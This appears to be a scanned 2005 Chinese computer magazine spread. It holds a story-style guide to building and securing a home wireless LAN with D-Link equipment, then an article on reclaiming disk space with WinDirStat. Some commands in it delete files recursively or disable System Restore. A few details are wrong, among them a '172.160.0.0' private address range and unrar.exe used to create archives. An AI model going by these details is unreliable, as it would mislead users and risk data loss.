MR814是无线网络巨头网件（NETGEAR）的产品，外观呈椭圆形盒体，采用流线型设计，外观呈银白色，显得漂亮、时尚。MR814是一款基于802.11b标准的无线宽带路由器，提供四个高速10/100M局域网端口，一个10M广域网端口，内置了功能强大的软件防火墙，可以有效防止黑客攻击。



网络专家流云告诉你

选购无线产品的五大看点：

1.认证：为保证无线网络设备之间的兼容性，设备上应当贴有Wi-Fi认证标识。

2.标准：IEEE 802.11常用的标准有3种，性能和兼容性见下表。

3.速度：尽管IEEE 802.11b的标准带宽只有11Mbps，但由于TI（德仪公司）PBCC调制技术的采用，被称为802.11b+标准的产品已达到22Mbps，甚至个别品牌的产品能达到44Mbps。而802.11g+的产品通过双通道模式使原有802.11g的54Mbps翻了一倍，更加达到了108Mbps。带宽增加会使数据传输变得更快捷，更适于多媒体数据传输。因此，在价格大致相同的情况下，建议选择传输速率更高的产品。

4.距离：无线网络的有效覆盖直径在室内为20米～30米。毫无疑问，无线覆盖范围越大，用户就可以离无线AP越远，移动空间也就越大，也就更能随心所欲地选择接入位置。

5.安全：无线传输数据的安全非常重要。尽量考虑支持WEP以上的安全功能，如WPA等，如果无线AP能支持MAC地址过滤就更好了，这样，就可以彻底拒绝未经授权的无线网卡的加入。

无线三大标准802.11 a/b/g规格表

标准	802.11a	802.11b	802.11g
覆盖范围	室外约75米，室内约8米～24米	室外约90米，室内约30米～45米	室外约90米，室内约30米～45米
频率	5GHz	2.4GHz	2.4GHz
最高速度	54Mbps	11Mbps	54Mbps
优点	速度快;不会与蓝牙设备或者手机相互干扰	低成本、与802.11g相互兼容	快速；产品可选择性高，与802.11b兼容
缺点	与802.11b和802.11g无线网络不兼容；覆盖范围较小	共享大文件或宽带时速度慢;,可能与蓝牙设备或者手机相互干扰	可能与蓝牙设备或者手机相互干扰；比802.11b要稍微贵一些

按照Sunny家里的情况，2台台式机、1台老式笔记本、1台迅驰笔记本，为了让所有设备获得更好的通讯质量，我选择用无线路由器直连他家中的处于房间正中的小区宽带入口的方式，这样需要2张PCI无线网卡（这样无线路由器不会限制于电脑主机的摆放位置），1张PCMCIA无线网卡和一部无线路由器，在市场逛的时候正好碰到一套D-Link的802.11g+ 108M无线套装，无线路由器DI-624+加上DWL-G650+增强型无线PCMCIA网卡，590元，再加上一块PCI无线网卡和一个USB无线网卡，一共花费不足1000元。

台式PC之所以选择PCI接口网卡，原因在于PCI相对于USB接口而言，一是能够提供更高的总线带宽，二是适用于各种操作系统，三是运行稳定，不会莫明其妙地从系统中消失。

老式笔记本不支持迅驰技术，因此，采用PCMCIA接口无线网卡。相对于USB而言，虽然都支持热插拔，但PCMICA运行更稳定，带宽也更高。

迅驰技术提供了对无线网络的支持，迅驰2代甚至提供了对IEEE802.11g的支持，因此，无需再购置无线网卡。

建议选择无线路由器作为接入设备。原因在于，无线路由器不仅可以实现电脑的互连和Internet连接共享，无线网络连接更简单、方便，而且还保留了连接传输以太网络的潜能。

选择一款USB产品可以用来应急和调试。


3 实战无线局域网

2005 年 5 月 19 日 Sunny 家中

帮 Sunny 把设备全部搬回家，Sunny 又罗 了起来，“东西都买了，你得跟我先讲讲安装的各种方案呀，注意事项什么的……”，没等他说完，我从随身的背包里拿出一份稿子，“我昨天晚上就给你准备好了，你先学习一下，等会儿安装你自己来，我只负责指导”。下面把我给 Sunny 准备的无线网络安装布局方案贡献给大家，请大家参详。

功能最完善的无线路由方案

所谓无线路由器方案，是指采用无线路由器作为集线设备，实现计算机之间的无线连接，并共享 Internet 接入。



该无线组网方案的特点是能够灵活地移动所有的客户端电脑，无论你怎样搬动电脑都可以在无线覆盖的范围内享受 Internet，包括台式机在内。同时这种方案还很好地兼容了以前的有线局域网，可以实现各种方式的共享连接。而且由于无线路由的位置不受 PC所在位置的限制，可以放在能够覆盖面积最大的点上。这些也都是我为 Sunny 选择无线路由的理由。该方案适用各种形式的 Internet 连接共享，Sunny 的小区宽带也可以轻松应付。

内部软件配置是关键

1.配置你的无线路由器

将 ADSL Modem（或小区宽带）连接至无线路由器的 WAN 口，普通台式机连接至 LAN 口，即可实现家庭网络的 Internet 无线共享，如图 1 所示。




图 1

下面，以 D-Link DI624 +为例介绍无线路由配置。DI624 +默认的 IP 地址为



网络专家流云告诉你

在选择无线 AP 或无线路由器的位置时，应当注意以下几个方面：

1.位置应当相对较高

无线信号是直线传播的，每遇到一个阻碍物，就会被削弱一部分，尤其是金属物体，更是无线信号杀手。将无线 AP 置于相对较高位置，可以有效消除无线 AP 与无线网卡之间的固定的或移动遮挡物，从而保证无线网络的覆盖范围和畅通。

2.尽量居于房间的中央

由于无线 AP 覆盖范围是一个圆形区域，所以只有将无线 AP 置于房间中央，才能保障房间内的每个位置都能接收到无线信号，从而有效地接入无线网络。当然，无线网络也能自动调整传输速率，以适应复杂网络环境。离无线 AP 越近，无线信号越强，抗干扰能力越大，传输速率也就越高。反之，离无线 AP 越远，无线信号就越弱，抗干扰能力越差，传输速率也就越低。

3.尽量少穿墙壁

不要穿过太多的墙壁，尤其是浇筑的钢筋混凝土墙体。实验表明，在 10 米的距离，无线信号穿过两堵砖墙后，仍然可以达到标称的最高的传输速率，但穿过一层楼板后，无线信号将损失殆尽。可见，钢筋混凝土墙体会极大地削弱无线信号。因此，如果居室是跃层式结构，建议在每一层楼都单独设置一个无线 AP，以保证本楼层内能够覆盖无线信号。另外，如果房间的隔间比较多，那么，应当保证无线 AP 与无线客户端之间不超过两个墙体。否则，就应当考虑安装多个无线 AP，以保证无线信号的强度。

4.避开金属反射物和干扰设备

无线 AP 应当尽量不要安装在电冰箱等大型金属物体附近，以避免由于电磁反射导致干扰增加，影响无线网络的覆盖范围和通讯速率。另外，也要避免安装在微波炉、无绳电话等微波设备附近，也不要安装在空调等电气设备附近，避免可能产生的电磁干扰，确保无线信号强度。



图 2



图 3



图 4



图 5

"192.168.0.1"，子网掩码为"255.255.255.0"。管理员账号为"admin"，密码为空。不同无线路由默认的IP地址会有所不同，请查阅所购买产品的说明书。

第一步：将无线网卡的IP地址设置为"192.168.0.2"，子网掩码为"255.255.255.0"，打开IE 览器，在"地址栏"中键入"192.168.0.1"，并回车，显示用户登录窗口。

第二步：在"用户名"框中键入"admin"，"密码"框保持为空，单击"确定"按钮，显示所示配置主窗口。

第三步：选择"Home"标签，单击"Wireless"按钮，显示如图2所示无线配置页面。选择"Enabled"选项，启用该无线路由的无线接入点功能，并在"SSID"框中键入家庭无线网络名称。由于加密传输会对性能和传输速率有较大影响，所以，若无需加密传输，可在"WEP"栏中选择"Disabled"选项。在"Channel"下拉列表中可以选择该无线路由使用的信道。当室内只有一个无线AP或无线路由时，可以选择任意信道；当室内拥有两个或两个以上AP，或与其他家庭无线AP的覆盖范围有重叠时，则为每个AP或路由设置不同信道。

第四步：单击"WAN"按钮，显示如图3所示广域网配置页面。如果住宅小区提供动态IP地址服务，可选择"Dynamic IP Address"（动态IP地址）选项；如果小区为每个用户分配了静态IP地址，则应当选择"Static IP Address"（静态IP地址）选项，然后，依次在"IP Address"、"Subnet Mask"（子网掩码）、"ISP Gateway Address"（ISP提供的网关地址）、"Primary DNS Address"（主DNS解析地址）、"Secondary DNS Address"（从DNS解析地址）框中键入IP地址、子网掩码、默认网关、主DNS的IP地址和辅DNS的IP地址；如果采用ADSL接入Internet，则应当选择"PPPoE"选项，然后分别在"Username"和"Password"框中键入从ISP处申请的用户名和密码。

第五步：单击"LAN"按钮，显示如图4所示局域网配置页面。分别在"IP Address"和"Subnet Mask"框中键入该无线路由的局域网IP地址，用于实现与局域网的连接。如果小区没有采用"192.168.0.0"私有IP地址段，可以采用系统默认值。如果与小区使用的IP地址段发生冲突，可以使用"172.160.0.0～172.160.31.254"或"10.0.0.0～10.255.255.254"中的任意一段IP地址。

第六步：单击"DHCP"按钮，显示如图5所示动态IP地址分配页面。选择"Enable"选项，启用DHCP服务，无线网络中的客户端只需在网络连接属性中采用系统默认的"自动获取IP地址"和"自动获取DNS服务器的地址"选项即可，无需再为每个客户端设置IP地址信息。然后，分别在"Starting IP Address"（起始IP地址）和"Ending IP Address"（终止IP地址）框中分别键入要分配的IP地址的起止范围。

第七步：单击"Apply"按钮，保存对设置的修改，重新引导无线路由。

小提示

配置无线路由器的四个通用要点

虽然各个无线路由器的配置界面并不相同，但操作的模式是类似的，注意几个关键点即可。

★获得无线设备的IP地址和登录账号密码，可以从说明书中找到。

★开启AP功能，在有SSID提示处给出你自定的名称。

★将ISP提供给你的登录信息设置进无线路由的WAN部分，小区宽带设置IP即可，ADSL设定PPPoE的登录账号。

★开启路由DHCP功能，以便给客户端的设备提供IP地址。



图 6



图 7

2.把你的电脑连接设定好

第一步：当无线AP或无线路由配置完成后，无线客户端将显示如图6所示“无线网络连接”对话框，提示当前可用的网络。如果无线网络没有采用加密传输，应当选中“允许我连接到选择的无线网络，即使它是不安全的”复选框。如果采用WEP加密，则需要单击“高级”按钮，在“无线网络属性”对话框“关联”选项卡中选中“数据加密（WEP启用）”复选框。

第二步：单击“连接”按钮，将建立与无线AP的连接，如图7所示。



图 8


单击“属性”按钮，在“无线网络连接属性”对话框中选择“无线网络配置”选项卡，显示当前使用的无线连接（如图8所示）。默认状态下，无线客户端将自动获取IP地址，适用于以ICS或无线路由方式共享Internet连接。如果该客户端未找到无线AP，可以单击“刷新”按钮，自动扫描并发现可以使用的无线网络。

无线网络的资源共享、打印共享和Internet连接共享设置与有线局域网的设置大致相同，此处不复赘述。

还有什么组网方案

Sunny不愧是玩IT的，一步步很快上手，连接配置参照说明很快完成。除Sunny采用无线路由的连接方式，还有以下三种连接方式，适用于不同的设备和布局需要，大家可以参考看看。

1.ADSL路由＋无线AP方案




所谓ADSL路由＋无线AP方案，是指以ADSL方式接入Internet，ADSL Modem拥有并启用了路由功能，采用无线AP作为集线设备，实现计算机之间的无线通讯，并共享Internet接入。该无线方案的结构如右图。

该无线组网方案的特点与无线路由器方案非常相似，不同之处在于，该方案采用不具有路由功能的无线AP，从而降低设备购置费用。需要注意的是，ADSL Modem的路由和网络安全功能较差。

该方案仅适用于ADSL接入方式，并且ADSL Modem必须具有路由功能，不适用于Cable Modem和住宅小区LAN接入方式。

2.代理服务器＋无线AP方案




所谓代理服务器＋无线AP方案，是指以无线AP作为集线设备，实现电脑之间的无线通讯，并借助代理服务器实现Internet连接共享。该无线方案的结构示意如右图。

该无线组网方案的优点是兼容有线、无需布线和全面覆盖。其缺点就是比较依赖代理服务器。只有代理服务器处于开机状态时，才能实现Internet连接共享，而且由于代理服务器必须长期处于开机状态，既会耗费大量电能，又会加速计算机硬件损坏。加上代理服务器无法移动不说，当连接RJ-45接口的Modem时，代理服务器还必须安装一块10/100Mbps以太网卡。

3.对等无线网络方案

所谓对等无线网络方案，是指两台或多台计算机使用无线网卡搭建对等无线网络，实现计算机之间的无线通讯，并借助代理服务器实现Internet连接共享。该无线方案的结构示意如右图。



对于家庭网络而言，无线对等网络无疑是最具性价比的选择。

该无线组网方案的优点是价格便宜。该方案无需购置昂贵的无线宽带路由器或无线AP，只需为每台计算机购置一块无线网卡，即可实现彼此之间的无线连接。如果笔记本内置有迅驰技术，那么，全部投入将只是再为台式机购买一块无线网卡。但这种方案也缺点，就是也非常依赖代理服务器，而且因为没有无线AP，无线信号覆盖有限。由于无线信号在封闭空间的有效传输距离仅为20～30米，因此，要求计算机之间的距离必须在这个范围之内，不过，这个距离对于家庭而言，已经是绰绰有余了。除了覆盖范围之外，该方案几乎具有代理服务器＋无线AP方案的所有优缺点。

4 有无线自由，也要无线安全

2005年5月29日

这天Sunny打来电话，“老兄，最近我的SSID下总冒出一些莫名其妙的连接，有时就算没有下载速度也好像没有平时那么快，是怎么回事呀？”

在Sunny一家的盛情款待下，我终于把我拿手的“无线网络保安10招”悉数传授与他。

由于无线网络是利用无线电波在空中传播，来达到资料的无线传输的，因此跟传统的有线网络相比，别有用心的人如果想要截取无线网络上的资料时，并不需要现身用网线接上你的电脑网络，而只要在你的无线AP涵盖的范围内，隐身外连上你的无线网络，就可以尽情地截取无线网络上传输的资料，所以大家一定要注意无线网的安全问题。

事实上，为确保无线传输安全，不管是无线网络产品还是操作系统，都分别提供了相关的安全功能，来封锁资料可能泄漏的通道，全面保护数据在无线网上传输的安全性。

不过，任何事情总难免两全其美，特别是在网络安全和网络效能方面，因为你启用了无线网络安全的相关功能后，无线网络会在传输资料的同时，多了资料加解密或密钥变动等安全功能，而降低了无线网络最少约30%的传输效能。

假如你非常在意无线网络传输的安全性，那么，就请掌握下面这些关于无线网络的安全策略。我们以Sunny的D-Link DI624+为例说明。

第1招 更改预设的管理密码

想要连上无线AP调整各项设定时，都必须输入厂商预设的管理密码，虽然各家的预设管理密码不尽相同，但是为了防范个别别有用心的人通过猜测或查看相关说明书尝试等手段连接上你的无线AP进行各种设置修改，建议你最好在第一次启用无线AP的时候，更改预设的密码。

第一步：通过 览器连上无线路由的管理界面，按下"Tools"标签。

第二步：在左侧的"Admin"设定项中，即可更改预设的管理密码（见图9）。



图9

第2招 更改预设的SSID名称

同上，厂商预设的SSID也应更改掉，因为它们很容易被黑客掌握从而连接上你的AP并入侵你的网络。在AP管理界面的"Home→Wireless"处更改默认的SSID即可（见图10）。




图10

第3招 更改预设的无线频道

在无线网络相关设备越来越普遍的情况下，无线AP发生电波干扰的情况也越来越多，虽然有些AP具有自动跳频的功能，但却容易造成连接无线网络不稳定、突然断线的情况，因此，与其让无线AP自动跳频不如自己选择一个干扰少的频道，固定给无线网络传输使用。设定在同上的设定画面中"Channel"处，多次尝试找到比较稳定的频道即可（见图11）。



图11

第4招 关闭SSID广播功能

由于无线网络是靠无线电波传输资料，因此，为了不让他人扫描到你传输的无线数据，你可以关闭无线AP的SSID广播功能，这样一来，虽然自己的电脑在连上无线AP的时候需要输入正确的SSID名称，但是，却能避免不知名的人连接上你的AP。

在AP的管理界面〝Advanced → Performance〞处，将〝SSID Broadcast〞后的〝Disabled〞勾选即可（见图12）。



图 12



图 13



图 14



图 15

第5招 指定无线传输模式

假如你是使用802.11g的无线AP，那么就会有802.11b/g两种无线网络的通讯模式可以使用，但如果你的电脑只用其中一种模式访问无线网络，最好把无线AP设定成相同的模式，而不要多种模式混合使用，这样一来减少其他人连接的可能，二来可以加快传输速度。

第6招 启用WEP安全功能

WEP加密功能是无线AP最基本的安全功能，虽然已有破解方法，不过，启用它还是可以让道行不深的小鬼不得其门而入，或让别有用心的人懒得花时间破解，从而保护自己的无线网络安全（见图13）。

第7招 启用WPA安全功能

在WEP加密功能已经被破解，而更安全的802.11i标准又还没有确定的情况下，如果你的无线AP支持WPA，并且你的电脑使用Windows XP SP2，那么就应该选用更安全且具有身份认证的WPA来保护你访问无线网络的安全。

进入无线AP的管理界面在〝Home → Wireless〞处将〝加密方式〞更改为〝WPA-PSK〞，在下面输入自定的密码，按下〝Apply〞即可。同样，想要连接到启用了WPA的无线网络时就必须输入该网络所使用的WPA密钥。

小知识

★ WPA和WPA-PSK的不同

如果无线AP所处地方设有“RADIUS身份验证服务器”，那么就该使用WPA功能，来利用该服务器认证任何想要连上无线网络的人，相反，没有那种服务器就应该使用WPA-PSK让无线AP在验证所有想要连上无线网络的人。

★关于802.11i可以关注http://www.pconline.com.cn/pcedu/soft/lan/wireless/0402/321809.html

第8招 启用MAC过滤功能

只要是网络设备都会有一个独一无二的MAC（Media Access Control）地址，作为网络上传输数据的来往依据，因此，你可以启用无线AP里的〝无线网卡MAC地址过滤功能〞，只让记录在MAC地址列表里的你认定的无线设备接入，这样就可以阻挡莫名其妙的人访问你的无线网络（见图14）。

第9招 不时扫描无线网络的漏洞

别有用心的人除了用无线网卡等直接连接你的无线网络外，还可能用更高功率的无线AP来干扰或者企图连接你的无线网，因此，为了避免这种情况发生，你可以用无线网卡的管理工具或下载Net Stumber随时巡查你的无线网络领空。

第10招 定时查看相关的LOG记录

假如你的无线AP是24小时不停电，那么在长时间面对网络上不明身份的人的刺探之下，除了做好前面所说的安全设置之外，更好定期查看相关的LOG记录，才能揪出试图连接你的无线网络的不明连接（见图15）。

5 更多无线快乐体验

2005年6月1日 又去中关村

Sunny又烧包了，一直说新买了房子已经囊中空空，可是刚装完无线局域网，今天又找我来让我把他新买的彩喷也整成无线的，因为电脑桌已经放不下了。呵呵，无妨，只要有顿好菜好饭，兄弟我便不厌其烦。

带他到中关村一逛，不但买到了D-Link的无线打印机服务器DP-G310，赫然看到居然还有D-Link的无线视频接收器DSM-320，Sunny这家伙还真是有钱，竟然全收了。我们就赶快和他一起体验一下D-Link新产品的味道吧。

爱在哪儿打在哪儿打



无线打印机服务器的安装并不复杂，D-Link DP-G310只有3个插口，一个是电源，一个是连接打印机的USB接口，有这两个已经可以工作了，还有一个网线接口是方便你进行初期的配置的。第一次安装用Hub连接上你的电脑为好。D-Link的网络产品配置大同小异，你可以在说明书中看到进入其管理界面的IP地址，在 览器中输入进入其管理界面。无线打印机服务器其实就相当于一台无线AP，不过是它可以和打印机相连罢了。配置的方法如下：

第一步：进入管理界面，在"Configuration→Wireless"处勾选"Infrastructure"，并输入打印服务器的SSID。

第二步：在下方的"WEP Encryption"栏中，选择WEP的密钥长度后输入密钥，按下"Apply"完成设定。

第三步：按下"Network"选项，勾选"Automatically Assign"，通过无线路由的DHCP服务器自动获得IP，接着在"Workgroup"处输入你的电脑的工作组名称，按下"Apply"完成设定。

接下来的操作跟添加一台网络打印机的方法完全一样，这里买了DP-G310的朋友就自己Just do it一下吧。

电脑视频电视随时看

下面说说D-Link的DSM-320，利用它你可以把你的电脑上各种视频在电视上播出，就相当于你显卡的AV输入无线传输到了电视，免除了连线的麻烦。为了能使用它你必须安装Windows Media Player10和它的增强附件Windows Media Connect，它们都可以在微软的官方网站下载。安装更加简单，插上电源还有红白两根音频线和一根黄色视频线就OK。配置全部可以在电视上进行，将电视的TV/AV转换到AV就可以看到配置画面，用DSM-320专用的遥控一步步设置即可。Windows Media Connect方面运行后在"设备"选项可以自动搜索无线视频服务器，连接后添加音频视频文件，直接播放即可。



6 有问题请问专家

2005年6月5日 QQ聊天记录

流云：无线网用得爽吗？最近有没有出什么问题呀？

Sunny：你还没有跟我说辐射的问题，电脑、手机什么的都有辐射，无线应该更强吧？

流云：哪里！无线网络采用与无线电话相类似的微波方式进行数据的传输，发射功率也就约60～70毫瓦，而手机的发射功率都有200毫瓦到1瓦，手持式对讲机更高达5瓦。而且无线网络不像手机直接接触人体，因此非常安全。

Sunny：哦，那还不错，辐射比手机还小，对了，好像觉得屋子里某些地方的信号不太好。

流云：信号不好有下面几种解决办法，你自己尝试吧：

1.调整无线AP或无线路由的位置，确保无线客户端穿透最少的墙壁，而且最多不超过2堵墙。并确保无线AP和无线客户端附近没有其他干扰设备。

2.安装无线天线。如果经常需要远距离的通讯(比如抱着笔记本到楼下花园上网)，建议买个天线，可以增益3～5dB，信号会好很多。

Sunny：可以到屋外上网，那就更爽了。我现在编辑部还在用有线网，每次笔记本拿回来又要改配置，怎么办？

流云：你可以试试用多重硬件配置文件。依次打开"控制面板→系统→硬件→硬件配置文件"，为家里和单位分别创建不同的硬件配置文件，然后，在启动计算机时选择使用相应的配置文件即可。

Sunny：谢谢谢谢，如果还有问题，我再来问你。

CF [ZT01]

■四川 逍遥小小

捍卫系统和平 打败吃掉硬盘空间的怪物

★★

本文可以帮你学到

- 找出吃掉硬盘空间的“怪物”
- 清理空间，获取更大的硬盘可用空间

随着硬盘价格的一路走低，很多朋友都配置了80GB以上的硬盘，不过由于某些原因，即便是如此海量的存储空间也经不起那些〝大胃口〞文件的蚕食。频繁弹出的〝剩余空间不足〞提示，软件加载速度越来越慢，莫名其妙的空间丢失，不知何用的巨型文件……现在就对硬盘里的〝怪物〞进行一番审判，该判死刑就判死刑！

打怪攻略之1 “怪物”地图

Windows自带的软件(如IE等)大都在系统盘，其中有一些软件使用久了就会占用大量硬盘空间;而一些共享软件(如Foxmail)看起来很小，大家习惯性地将其安装在默认的系统盘中，孰不知这些软件也会在不知不觉中〝侵吞〞了你的硬盘(见附表)。

打怪攻略之2 找出其他“怪物”的藏身之处

上面的表格中我们仅仅是笔者凭经验给出的常见〝怪物〞出没之处，肯定有漏网之鱼，那么如何能够快速找到其他〝大胃怪物〞呢？笔者推荐一款名为WinDirStat的工具，它能分析文件使用情况，发现占用空间很大的文件夹。

WinDirStat 小档案

u软件版本:1.1.1　　软件大小:639KB
u软件性质:免费软件　　适用平台:Windows 2000/XP/2003
u下载地址:http://www.snapfiles.com/get/windirstats.html

实例1：找到其他“大胃怪物”

安装完WinDirStat后，选择〝File→Open〞菜单，在打开的〝WinDirStat-Select Drives〞窗口中，由于笔者想让WinDirStat检查整个硬盘的使用情况，所以勾选〝All Local Drives〞，单击〝OK〞按钮(见图1)。稍等片刻，WinDirStat此时正在分析硬盘中文件空间使用情况。分析完成后可通过以下方式快速找到占用空间最大的目录和文件:




图1

附表

名称	说明和解决方案
Outlook Express	Outlook Express(以下简称OE)邮件占用大量空间,默认保存在位置是\Windows\Application Data\Microsoft\Outlook Express\Mail文件夹，将其拷贝到其他盘符(如D:\mail)，在OE中选择〝工具→选项〞菜单，切换到 〝维护〞标签，点击〝存储文件夹〞按钮，在出现的〝存储位置〞窗口中，单击〝更改〞，选择新的邮件保存目录(D:\mail)。
Foxmail	\foxmail\mail目录下以用户名命名的文件夹中保存的邮件占用大量空间,将\foxmail直接拷贝到其他盘符即可。
Windows XP系统还原	占用大量存储空间,存放在已经开启系统还原对应盘符的\System Volume Information文件夹。禁用系统还原(为了防止其他用户打开此功能):打开〝注册表编辑器〞,找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore]分支，在右侧窗格双击〝DisableRestore〞值，点选〝十进制〞并将其值设置为〝1〞。
虚拟内存	保存在系统盘根目录下的pagefile.sys中，可以按〝Win+Break〞打开〝系统属性〞，在其中设置虚拟内存的大小(建议不要关闭，无论你的内存有多大)。
休眠	保存在系统盘根目录下的hiberfil.sys，在〝电源管理〞里面关闭系统休眠功能即可。
系统安装备份文件	安装Windows补丁或Service Pack带来的，保存在\Windows目录下，文件名以〝$〞开头，以〝$〞结尾的所有文件夹,通通删除即可(删除后将不能卸载这些已经安装的补丁和Service Pack)。
临时文件	保存在\Documents and Settings\user\Local Settings\Temp和\Windows\Temp目录，删除目录下所有文件即可，并在〝系统属性〞的〝环境变量〞中设置〝TEMP〞和〝TMP〞两个环境变量的路径到其他盘符。
IE缓存	保存在\Documents and Settings\user\Local Settings\Temporary Internet Files目录，删除该目录下所有文件，并在IE中指定将IE缓存保存目录到其他盘符。
dllcache	这是Windows的安装文件备份，保存在\Windows\system32\dllcache目录，可以删除，但可能会对日后安装新软件或使用某些系统功能产生麻烦(如安装驱动时提示找不到某DLL文件)。建议修改其存储路径:运行〝gpedit.msc〞打开组策略编辑器，定位到〝计算机配置→管理模板→系统→Windows文件保护〞，启用〝指定Windows文件保护缓存位置〞并设置新的保存目录。
字体文件	保存在\Windows\Fonts目录，可以将该文件夹下所有文件移动到其他盘符，再用右键将其拖拽到\Windows\Fonts目录，选择创建快捷方式即可。
WinRAR	解压缩临时目录默认为C:\Documents and Settings\User\Local Settings\Temp,我们可以在WinRAR中选择菜单〝选项→设置〞，切换到〝路径〞标签，在〝临时文件解压的文件夹〞处将临时目录设置到其他分区。

①"Name"区域按照每个磁盘分区空间使用率从上到下重新排列了磁盘盘符。展开某个分区，这里我们能看到该分区中文件夹占用空间从大到小的依次排列。展开其下的"<Files>"可以看到该分区下文件占用空间大小的依次排列。右键单击其中一个文件，选择"Command Prompt here"可以打开命令行提示窗口，并进入选中文件所在目录，选择"Copy Path"则可以复制该文件所在路径(图2)。




图2

②在WinDirStat主窗口的下半部分可以看到一些由不同颜色组成的拼图。不同的颜色代表的是不同的文件类型，拼图的大小则表示其对应文件的容量，选中其中一块颜色区域则可以在"Name"区域定位到其对应的文件。通过该方法可以大致观察一下硬盘中占用空间最多的究竟是哪种类型的文件，而且比较直观。

小提示

当某些文件比较小时，它对应的拼图也会比较小，可以把鼠标定位到拼图附近区域并单击右键，选择"Zoom in"进行放大处理。

实例2:吐出你的硬盘空间

WinDirStat最有特色的功能是它可以配合命令行来实现对分析出来的文件夹、文件进行相关操作。比如要实现"对分析出的某文件夹用WinRAR进行压缩，并将原文件夹删除"这个功能(需要你的系统中已经安装了WinRAR软件)，可以进行如下操作:

第一步:在WinDirStat中选择"Options→Configure"菜单，打开WinDirStat设置窗口，切换到"Cleanups"标签，勾选"Enabled"一项。




图3

第二步:在"Title"栏中为该操作设置一个名字，如"Compress with WinRAR"(用WinRAR压缩)，在"Command Line"栏中输入"cmd /c &"C:\Program files\WinRAR\unrar.exe" a -df -ag+YYYYMMDDHHMM *.*"(见图3)。

小提示

WinRAR默认安装在C:\Program files\WinRAR，如果你的WinRAR在其他目录则做相应调整，"-df"开关表示在压缩之后删除原文件夹，"-ag+YYYYMMDDHHMM"表示压缩后文件以年月日来命名，如200505011223.rar(2005年5月11号12点23分)。对于WinRAR的命令和开关参数，大家可以参阅WinRAR的帮助文件，会有很多新奇的发现。

第三步:在"Works for"一栏勾选"Directories"，去除"Ask for Confirmation"(要求确认)和"Show Console Window"(显示控制台窗口)的勾选，然后确认。

第四步:此时 览某个目录时觉得它占用空间太大了，想压缩一下，就能右键单击该目录，选择"Compress with WinRAR"菜单即可。

小提示

其实配合更多命令还可以做更多有意义的事，比如在"Command Line"栏中输入"echo %n & pause"，表示显示当前目录的目录名，而输入"dir /b > dir.txt"命令，表示将当前文件夹中的文件名做个列表，并保存到dir.txt中。

实例3:批量删除无用的文件

根据实例2中提供的思路，我们可以进一步来挖掘WinDirStat的命令行功能调用，比如 览到某占用空间比较大的文件夹，我们要对当前文件夹中的一些无用文件进行清理，可以将"Cleanups"的"Title"栏设置为"Delete nouse files"(删除无用文件)，将"Command Lines"设置为"del /s *.bak *.log"，最后选中要做清理的目录，单击右键选择"Delete nouse files"菜单来完成操作。

注意:此例中演示了删除BAK和LOG后缀(多种后缀以空格分开)的所有文件，你可以通过添加更多的后缀来达到所需效果。

打怪攻略之3 揪出隐藏的"怪物"

1.变态的软件、系统日志

日志文件多是后缀LOG的文本文件，但你千万别以为它们占用的空间可以忽略不计，实际上我们常常碰到某些系统功能、软件日志达到GB级别的情况，有一次笔者使用的卡巴斯基5.0个人版的日志文件居然达到了3GB！下面给大家介绍一些平时不太注意的日志存储位置(以C盘为系统安装盘符为例):

①卡巴斯基5.0个人版:C:\Documents and Settings\All Users\Application Data\Kaspersky Anti-Virus Personal\5.0\Reports

②Symantec Norton AntiVirus:C:\Documents and Settings\All Users\Application Data\Symantec\Symantec AntiVirus Corporate Edition

③Windows系统日志:C:\Windows\system32\config

大多数杀毒软件和防火墙软件在设置中都有日志的设置，大家可以做相应调整，以Symantec AntiVirus 9.0为例，选择"File→Configure Histories"菜单，在"Delete

Histories"栏中设置保留最近日志的天数即可(见图4);对于系统日志来说,运行eventvwr.exe打开"事件查看器",选择"操作→属性"菜单,在"日志大小"栏的"最大日志文件大小"处可以设置日志的最大值,当日志文件的大小超过该值后,系统会自动覆盖写入之前的日志记录(见图5)。



图4

